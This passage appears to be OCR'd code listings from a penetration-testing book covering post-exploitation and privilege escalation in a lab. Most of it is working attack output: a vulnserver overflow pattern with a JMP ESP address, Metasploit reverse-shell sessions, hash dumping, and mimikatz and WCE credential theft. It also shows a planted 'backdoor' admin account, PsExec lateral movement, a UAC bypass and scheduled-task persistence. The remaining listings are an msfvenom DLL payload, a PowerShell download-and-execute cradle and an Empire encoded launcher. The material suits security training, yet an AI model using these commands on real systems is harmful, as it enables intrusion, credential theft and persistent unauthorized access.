Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0
Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1
Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2
Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3
Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4
Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5
As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6
Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7
Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8
Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9
Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0
Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1
Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2
```


Registers (FPU)
EAX 0225F200 ASCII "TRUN !/.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5
ECX 006659DC
EDX 00000000
EBX 0000007C
ESP 0225F9E0 ASCII "8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7
EBP 43366F43
ESI 00000000
EDI 00000000
EIP 6F43376F
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFDA000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1


Executable modules
Base Size Entry Name File version Path
00400000 00007000 00401130 vulnserv C:\Users\EISC\Downloads\vulnserver\vulnserver.exe
02B20000 00019000 02B24975 sechost 6.1.7600.16385 C:\Windows\SysWOW64\sechost.dll
10000000 0000C000 100010E1 CRYPTBAS 6.1.7601.18912 C:\Windows\syswow64\CRYPTBASE.dll
40160000 00006000 40161782 NSI 6.1.7600.16385 C:\Windows\syswow64\NSI.dll
41AC0000 00035000 41AC145D WS2_32 6.1.7600.16385 C:\Windows\syswow64\WS2_32.DLL
62500000 00008000 625010C0 essfunc C:\Users\EISC\Downloads\vulnserver\essfunc.dll
6C880000 0003C000 6C88145D mswsock 6.1.7600.16385 C:\Windows\system32\mswsock.dll
6F8E0000 0009D000 6F9140EA USP10 1.0626.7601.184 C:\Windows\syswow64\USP10.dll
6FF50000 000AC000 6FF5A472 msvcrt 7.0.7601.17744 C:\Windows\syswow64\msvcrt.dll
70990000 000CC000 7099168B MSCTF 6.1.7600.16385 C:\Windows\syswow64\MSCTF.dll
77C60000 000A1000 77C7494D ADVAPI32 6.1.7601.18869 C:\Windows\syswow64\ADVAPI32.dll
7D620000 0000A000 7D6236A0 LPK 6.1.7601.18914 C:\Windows\syswow64\LPK.dll
7D850000 00047000 7D8574C1 KERNELBA 6.1.7601.18015 C:\Windows\syswow64\KERNELBASE.dll
7D8A0000 00060000 7D8BA3B3 SspiCli 6.1.7601.18912 C:\Windows\syswow64\SspiCli.dll
7D910000 00060000 7D92158F IMM32 6.1.7601.17514 C:\Windows\system32\IMM32.DLL
7DAB0000 00090000 7DAC633B GDI32 6.1.7601.18898 C:\Windows\syswow64\GDI32.dll
7DB50000 000F0000 7DB60569 RPCRT4 6.1.7600.16385 C:\Windows\syswow64\RPCRT4.dll
7DC50000 00100000 7DC6B6ED user32 6.1.7601.17514 C:\Windows\syswow64\user32.dll
7DD60000 00110000 7DD73283 kernel32 6.1.7601.18015 C:\Windows\syswow64\kernel32.dll
7DE70000 00180000 ntdll 6.1.7600.16385 C:\Windows\SysWOW64\ntdll.dll


CPU - thread 00001AD8, module essfunc
625011AF FFE4 JMP ESP
625011B1 FFE0 JMP EAX
625011B3 58 POP EAX
625011B4 58 POP EAX
625011B5 C3 RETN
625011B6 5D POP EBP
625011B7 C3 RETN
625011B8 55 PUSH EBP
625011B9 89E5 MOV EBP,ESP
625011BB FFE4 JMP ESP
625011BD FFE1 JMP ECX
625011BF 5B POP EBX
625011C0 5B POP EBX

```
msf > use exploit/multi/handler
msf exploit(handler) > set lhost 192.168.0.137
lhost => 192.168.0.137
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.137:4444
[*] Starting the payload handler...
```

```
[*] Started reverse TCP handler on 192.168.0.137:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.0.119
[*] Meterpreter session 1 opened (192.168.0.137:4444 -> 192.168.0.119:51042) at 2017-06-04 13
:10:31 -0400

meterpreter > getuid
Server username: victim\EISC
```

Chapter 12: Action on the Objective

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User
 ---   ----  ----              ----  -------  ----
 0     0     [System Process]
 4     0     System            x64   0
 256   4     smss.exe          x64   0        NT AUTHORITY\SYSTEM
 288   492   svchost.exe       x64   0        NT AUTHORITY\SYSTEM
 296   492   svchost.exe       x64   0        NT AUTHORITY\NETWORK SERVICE
 316   492   taskhost.exe      x64   1        victim\EISC
 340   324   csrss.exe         x64   0        NT AUTHORITY\SYSTEM
 392   324   wininit.exe       x64   0        NT AUTHORITY\SYSTEM
 400   384   csrss.exe         x64   1        NT AUTHORITY\SYSTEM
 436   384   winlogon.exe      x64   1        NT AUTHORITY\SYSTEM
 456   492   wmpnetwk.exe      x64   0        NT AUTHORITY\NETWORK SERVICE
 492   392   services.exe      x64   0        NT AUTHORITY\SYSTEM
 504   392   lsass.exe         x64   0        NT AUTHORITY\SYSTEM
 512   392   lsm.exe           x64   0        NT AUTHORITY\SYSTEM
 604   1368  explorer.exe      x64   1        victim\EISC
 612   492   svchost.exe       x64   0        NT AUTHORITY\SYSTEM
 672   492   vmacthlp.exe      x64   0        NT AUTHORITY\SYSTEM
.exe
 716   492   svchost.exe       x64   0        NT AUTHORITY\NETWORK SERVICE
 804   492   svchost.exe       x64   0        NT AUTHORITY\LOCAL SERVICE
 844   2932  EMET_Agent.exe    x64   1        victim\EISC
```

```
meterpreter > migrate 604
[*] Migrating from 1192 to 604...
[*] Migration completed successfully.
```

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if VICTIM is a Virtual Machine ...
[*] This is a VMware Virtual Machine
```


```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.0.119:445...
[*] Saving general report to /root/.msf4/logs/scripts/win
[*] Output of each individual command is saved to /root/.
[*] Checking if VICTIM is a Virtual Machine ........
[*]     This is a VMware Workstation/Fusion Virtual Machi
[*]     UAC is Enabled
[*] Running Command List ...
[*]     running command netstat -nao
[*]     running command ipconfig /all
[*]     running command netstat -ns
[*]     running command net view
[*]     running command route print
[*]     running command net accounts
[*]     running command ipconfig /displaydns
[*]     running command netstat -vb
[*]     running command cmd.exe /c set
[*]     running command arp -a
[*]     running command net group administrators
[*]     running command net view /domain
[*]     running command netsh firewall show config
[*]     running command tasklist /svc
[*]     running command net localgroup administrators
```

```
[*] Running WMIC Commands ....
[*]     running command wmic netlogin get name,lastlogon,badpasswordcount
[*]     running command wmic netclient list brief
[*]     running command wmic netuse get name,username,connectiontype,localname
[*]     running command wmic share get name,path
[*]     running command wmic nteventlog get path,filename,writeable
[*]     running command wmic logicaldisk get description,filesystem,name,size
[*]     running command wmic volume list brief
[*]     running command wmic group list
[*]     running command wmic service list brief
[*]     running command wmic useraccount list
[*]     running command wmic qfe
[*]     running command wmic product get name,version
[*]     running command wmic rdtoggle list
[*]     running command wmic startup list full
[*] Extracting software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
```

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
victim\EISC

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

```
meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
```

- Credentials
- Enumeration
- Impacket
- Management
- Payload_delivery
- Persistence
- Powersploit



```
Module:         Add Local User
Description:    Adds a local user to the specified group on a host
                or host list.

Required Options:

Name                    Current Value   Description
----                    -------------   -----------
group                   administrators  localgroup to add user to
pass                    JHfMdcJuslXe!   Password for the new user.
trigger_method          wmis            [wmis], [winexe], or [smbexec]
                                        for triggering
user                    backdoor        Username to add.

Available commands:

        run             run the module
        info            display this module's information
        back            go to the main menu
        exit            exit Veil-Pillage
```

```
 ================================================================
  Veil-Pillage: post-explotation framework | [Version]: 1.1.2
 ================================================================
  [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
 ================================================================

  Module:         Add Local User

  Output file:    /root/veil-output/pillage/add_local_user/06
                  .12.2017.002115.out
  Cleanup file:   /root/veil-output/pillage/add_local_user/06.12.2017.002115.pc


  [*] Execution completed

  [>] Display the output file? [y/N] Y

  [*] Output File:

        [*] User 'backdoor:JHfMdcJuslXe!' successfully added using creds 'advanced/vagrant:vagrant' on 192.168.0.166
        [*] User 'backdoor' successfully added to localgroup 'administrators' using creds 'advanced/vagrant:vagrant' on 19
2.168.0.166
```


192.168.0.166 - Remote Desktop Connection
mimikatz 2.1.1 x64 (oe.eo)
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\backdoor\Desktop>mimikatz.exe
.#####. mimikatz 2.1.1 (x64) built on Jun 7 2017 02:26:11
.## ^ ##. "A La Vie, A L'Amour"
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 21 modules * * */
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonPasswords
Authentication Id : 0 ; 718026 (00000000:000af4ca)
Session : RemoteInteractive from 2
User Name : backdoor
Domain : ADVANCED
Logon Server : METASPLOITABLE3
Logon Time : 6/11/2017 9:36:28 PM
SID : S-1-5-21-200656168-3689603815-2654161410-1126
msv :
[00000003] Primary
* Username : backdoor
* Domain : ADVANCED
* LM : dbc656a5562dc9d23cdbf59f980ba649
* NTLM : c096158e14f2f7dd2707f592dcdfef63
* SHA1 : 1e7651e01e4d46e1f9f7d66716973135fa440a1d
tspkg :
* Username : backdoor
* Domain : ADVANCED
* Password : JHfMdcJuslXe!
wdigest :
* Username : backdoor
* Domain : ADVANCED
* Password : JHfMdcJuslXe!
kerberos :
* Username : backdoor
* Domain : ADVANCED.PENTEST.COM
* Password : JHfMdcJuslXe!
ssp :
credman :
Authentication Id : 0 ; 227894 (00000000:00037a36)
Session : Service from 0
User Name : sshd_server
Domain : ADVANCED
Logon Server : METASPLOITABLE3
Logon Time : 6/11/2017 9:30:51 PM
SID : S-1-5-21-200656168-3689603815-2654161410-1002
msv :
[00000003] Primary

```
meterpreter > upload /root/vijay/wce.exe
[*] uploading  : /root/vijay/wce.exe -> wce.exe
[*] uploaded   : /root/vijay/wce.exe -> wce.exe
meterpreter > shell
Process 4668 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>wce.exe -w
wce.exe -w
WCE v1.41beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security
 - by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.


vagrant\ADVANCED:vagrant
sshd_server\ADVANCED:D@rj33l1ng
METASPLOITABLE3$\ADVANCED:<contains-non-printable-chars>
```

```
C:\>C:\Users\V04797X\Downloads\PSTools\PsExec.exe \\192.168.0.166 -u "advanced\v
agrant" -p vagrant cmd"

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

```
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOST                 192.168.0.166    yes       The target address
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on targ
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin
rmal read/write folder share
   SMBDomain             advanced         no        The Windows domain to use for authenticat
   SMBPass               vagrant          no        The password for the specified username
   SMBUser               vagrant          no        The username to authenticate as
```

```
C:\>powershell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         6/21/2016   3:58 PM            Client
d----         10/6/2016   9:02 AM            Intel
d----         6/22/2017   2:16 PM            N++RECOV
d----         8/20/2016   8:29 AM            Out-of-Box Drivers
d----         7/14/2009  11:20 AM            PerfLogs
d-r--         6/19/2017   3:04 PM            Program Files
d-r--         6/19/2017   3:04 PM            Program Files (x86)
d----         4/18/2017  10:28 AM            Temp
d-r--         2/24/2017  11:54 AM            Users
d----         6/19/2017   4:38 PM            Windows
```

```
root@kali:~# tshark -i 1 -VV -w traffic_out
Running as user "root" and group "root". This could be dangerous.
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:44: dofile has been disable
wiki.wireshark.org/CaptureSetup/CapturePrivileges for help in running
Capturing on 'eth0'
^CFrame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
    Interface id: 0 (eth0)
    Encapsulation type: Ethernet (1)
    Arrival Time: Jun 12, 2017 01:50:34.755237399 EDT
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1497246634.755237399 seconds
    [Time delta from previous captured frame: 0.000000000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 0.000000000 seconds]
    Frame Number: 1
```

```
meterpreter > shell
Process 784 created.
Channel 260 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::5c31:ceb:a751:9035%19
   IPv4 Address. . . . . . . . . . . : 192.168.52.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.52.2

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::316d:613f:c225:8f07%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.119
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```


```
meterpreter > run post/multi/manage/autoroute

[*] Running module against VICTIM
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.0.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.52.0/255.255.255.0 from host's routing table.
```

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms17_010_eternalblue) > use auxiliary/scanner/netbios/nbname
msf auxiliary(nbname) > set rhosts 192.168.52.0/24
rhosts => 192.168.52.0/24
msf auxiliary(nbname) > run

[*] Sending NetBIOS requests to 192.168.52.0->192.168.52.255 (256 hosts)
[*] 192.168.52.1 [DESKTOP-GIE32H7] OS:Windows Names:(DESKTOP-GIE32H7, WORKGROU
2.168.232.1, 192.168.52.1, 192.168.0.120) Mac:00:50:56:c0:00:08 Virtual Machir
[*] 192.168.52.129 [VICTIM] OS:Windows Names:(VICTIM, ADVANCED, __MSBROWSE__)
e
[*] 192.168.52.130 [METASPLOITABLE] OS:Unix Names:(METASPLOITABLE, __MSBROWSE_
c:00:00:00:00:00:00
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(nbname) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set rhosts 192.168.52.130
rhosts => 192.168.52.130
msf auxiliary(tcp) > run

[*] 192.168.52.130:       - 192.168.52.130:25 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:22 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:23 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:21 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:53 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:80 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:111 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:139 - TCP OPEN
[*] 192.168.52.130:       - 192.168.52.130:445 - TCP OPEN
```

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 1080
```

Chapter 13: Privilege Escalation




```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

```
msf exploit(bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.0.109:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (957487 bytes) to 192.168.0.119
[*] Meterpreter session 2 opened (192.168.0.109:4444 -> 192.168.0.119:49636) at 2017-06-11 08:15:39 -0400
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))
meterpreter > shell
Process 4004 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

```
C:\Windows\system32>at 12:51 /interactive cmd
Warning: Due to security enhancements, this task will run at the time
expected but not interactively.
Use schtasks.exe utility if interactive task is required ('schtasks /?'
for details).
Added a new job with job ID = 4
```

```
C:\Windows\system32>schtasks /Create /SC DAILY /TN hacking /TR cmd.exe /st 12:51

SUCCESS: The scheduled task "hacking" has successfully been created.
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > upload /usr/share/metasploit-framework/data/exploi
[*] uploading  : /usr/share/metasploit-framework/data/exploits/C
dll
[*] uploaded   : /usr/share/metasploit-framework/data/exploits/C
dll
meterpreter > shell
Process 696 created.
Channel 48 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\EISC\Desktop\vijay>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FCF3-3D7C

 Directory of C:\Users\EISC\Desktop\vijay

06/12/2017  04:09 PM    <DIR>          .
06/12/2017  04:09 PM    <DIR>          ..
06/11/2017  10:17 PM             1,193 20170611095522_default_19
06/11/2017  10:50 AM            73,808 CBE5AC8AB43AC13A69CC9E3E7
06/11/2017  10:50 AM            73,811 D595D2CEC02EB93A9B6342E94
06/11/2017  10:50 AM            59,401 E61A63BD283EE284638D800C2
06/12/2017  04:09 PM           870,912 reflective_dll.x64.dll
               5 File(s)      1,079,125 bytes
               2 Dir(s)  44,580,724,736 bytes free
```

```
msf post(reflective_dll_inject) > exploit

[*] Running module against VICTIM
[*] Injecting /root/ReflectiveDLLInjection/bin/reflective_dll.dll into 3388 ...
[*] DLL injected. Executing ReflectiveLoader ...
[+] DLL injected and invoked.
[*] Post module execution completed
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.109
 lport=443 -f dll > /root/Desktop/inject.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
```

```
PS C:\Users\vagrant> IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.109/Invoke-DllInjection.ps1')
PS C:\Users\vagrant> Invoke-DllInjection -ProcessID 1136 C:\Users\vagrant\Desktop\inject.dll

   Size(K) ModuleName                                     FileName
   ------- ----------                                     --------
        20 inject.dll                                     C:\Users\vagrant\Desktop\inject.dll
```

```
msf exploit(handler) > set lhost 192.168.0.109
lhost => 192.168.0.109
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.109:443
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.0.166
[*] Meterpreter session 1 opened (192.168.0.109:443 -> 192.168.0.166:64936) at 2017-06-10
```

```
install -d /usr/bin
install -d /usr/share/man/man1
install -m 0755 build/bin/mkbom build/bin/dumpbom build/bin/lsbom build/bin/ls4mkbom /usr/b:
install -m 0644 build/man/mkbom.1.gz build/man/dumpbom.1.gz build/man/lsbom.1.gz build/man/:
n1

 [>] Enter server negotiation password, enter for random generation: hackerhereletmein1
```

```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.0 | [Web] https://theempire.io
================================================================

      267 modules currently loaded

      0 listeners currently active

      0 agents currently active

(Empire) >
```

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
http          http_com      http_foreign  http_hop
(Empire: listeners) > uselistener http
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.
```

```
(Empire: listeners/http) > set Port 8080
(Empire: listeners/http) > execute
[*] Starting listener 'http'
[+] Listener successfully started!
(Empire: listeners/http) > launcher powershell
powershell -noP -sta -w 1 -enc  WwBSAGUARgBdAC4AQQBTAHMA
BhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQ
AEkAZQBMAGQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAn
